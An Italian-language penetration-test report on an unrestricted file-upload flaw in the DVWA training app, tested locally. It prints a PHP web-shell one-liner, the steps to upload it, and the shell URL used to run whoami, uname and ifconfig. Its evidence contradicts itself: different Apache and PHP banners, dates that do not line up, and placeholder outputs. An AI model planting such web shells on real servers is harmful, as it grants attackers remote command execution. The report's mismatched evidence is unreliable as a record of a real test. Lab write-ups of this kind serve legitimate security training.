

Report di Penetration Testing: Vulnerabilità File Upload

Campo	Dettaglio
Obiettivo del Test	DVWA (Damn Vulnerable Web Application) - Esecuzione di Codice da Remoto (RCE) tramite File Upload.
Metodologia	Black Box Testing con approccio manuale assistito da proxy (Burp Suite).
Ambiente di Test	Kali Linux (Attaccante) in modalità Solo Host isolata.
Vulnerabilità Sfruttata	CVE/Weakness: Mancanza di Restrizioni e Validazione sull'Upload di File (Unrestricted File Upload).
Livello di Sicurezza DVWA	Low (Basso).

1. Dettagli della Vulnerabilità e Impatto

Vulnerabilità: File Upload RCE

È stata identificata e sfruttata una grave vulnerabilità nella sezione **File Upload** della DVWA. La funzionalità non implementa controlli di sicurezza sufficienti sul tipo di file (MIME type) e sull'estensione del file caricato.

Impatto

L'attacco ha portato all'installazione di una **Web Shell PHP** sul server, garantendo l'**Esecuzione di Codice da Remoto (RCE)**. L'impatto è **critico**, poiché l'attaccante può eseguire comandi a livello del sistema operativo (come l'utente www-data), compromettere

dati e causare Denial of Service (DoS) o pivoting nella rete interna (se non fosse isolata).

2. Sequenza dell'Attacco (Proof of Concept)

2.1. Creazione della Web Shell

È stato creato un file PHP minimalista chiamato shell.php contenente il seguente codice. Questa shell accetta comandi tramite un parametro GET chiamato cmd.

Codice PHP:

```
<?php system($_REQUEST["cmd"]); ?>
```

2.2. Intercettazione e Caricamento

1. **Correzione Setup:** Prima del caricamento, è stato necessario correggere i permessi della directory di upload del server (/var/www/html/DVWA/hackable/uploads/) tramite il comando chown o chmod affinché l'utente Apache (www-data) potesse scrivere nella cartella.
2. **Intercettazione:** La richiesta di upload è stata intercettata con Burp Suite. La richiesta HTTP è stata analizzata prima di essere inoltrata.

Intercettazione Burp Suite

The screenshot shows the Burp Suite Community Edition v2025.7.4 interface. The top menu bar includes Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. The main workspace is divided into three panes: Site map, Scope, and Issues. The Site map pane shows a tree view of the target site (127.0.0.1). The Scope pane displays a list of HTTP requests and responses. The Issues pane shows a list of detected issues.

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes
http://127.0.0.1	GET	/DVWA/security.php		200	5367	HTML	DVWA Security :: Damn V...	
http://127.0.0.1	GET	/DVWA/dvwa/js/add_eve...		200	911	script		
http://127.0.0.1	GET	/DVWA/		200	6731	HTML	Welcome :: Damn Vulner...	
http://127.0.0.1	GET	/DVWA/hackable/upload...		200	212	text		
http://127.0.0.1	GET	/DVWA/dvwa/images/lo...		304	249			
http://127.0.0.1	GET	/DVWA/favicon.ico		304	248			
http://127.0.0.1	GET	/DVWA/dvwa/images/lo...		304	250			
http://127.0.0.1	GET	/DVWA/dvwa/images/lo...		304	248			

The Request pane shows the details of the selected request (GET /DVWA/hackable/uploads/shell.php?cmd=whoami). The Response pane shows the response (HTTP/1.1 200 OK). The Inspector pane shows the request and response headers and body.

Request:

```
1 GET /DVWA/hackable/uploads/shell.php?cmd=whoami HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: "Chromium";v="139", "Not;A=Brand";v="99"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Chrome/139.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
11 /*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: none
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Accept-Encoding: gzip, deflate, br
17 Cookie: PHPSESSID=1472016R2d7cRaa2aa2dh5a0d1f8cR75
```




Response:

```
HTTP/1.1 200 OK
Content-Type: text/plain
Content-Length: 11
Date: Mon, 10 Jun 2025 14:28:15 GMT
Server: Apache/2.4.18 (Ubuntu)
X-Powered-By: PHP/5.6.33-1ubuntu0.23.04+deb11u1
```

2.3. Risultato del Caricamento

La richiesta è stata inoltrata, e la DVWA ha confermato il caricamento del file nella directory /hackable/uploads/.

Index of /DVWA/hackable/uploads


Name	Last modified	Size	Description
 Parent Directory		-	
 dvwa_email.png	2025-08-30 06:03	667	
 shell.php	2025-10-16 13:36	35	

Apache/2.4.63 (Debian) Server at 127.0.0.1 Port 80

2.4. Esecuzione di Codice da Remoto (RCE)

Accedendo direttamente al percorso del file shell.php e passando il parametro ?cmd=whoami, la shell è stata attivata.

URL di Attacco: `http://127.0.0.1/DVWA/hackable/uploads/shell.php?cmd=whoami`



2.5. Esplorazione della Macchina Interna (Evidenza #5)

La Web Shell è stata utilizzata per eseguire comandi di esplorazione, confermando il controllo sulla macchina bersaglio.

Comando Eseguito (URL)	Output (Evidenza #4.2 / #5)
?cmd=uname -a	(Output del kernel e architettura)
?cmd=ifconfig	(Output delle interfacce di rete, mostrando l'IP interno)

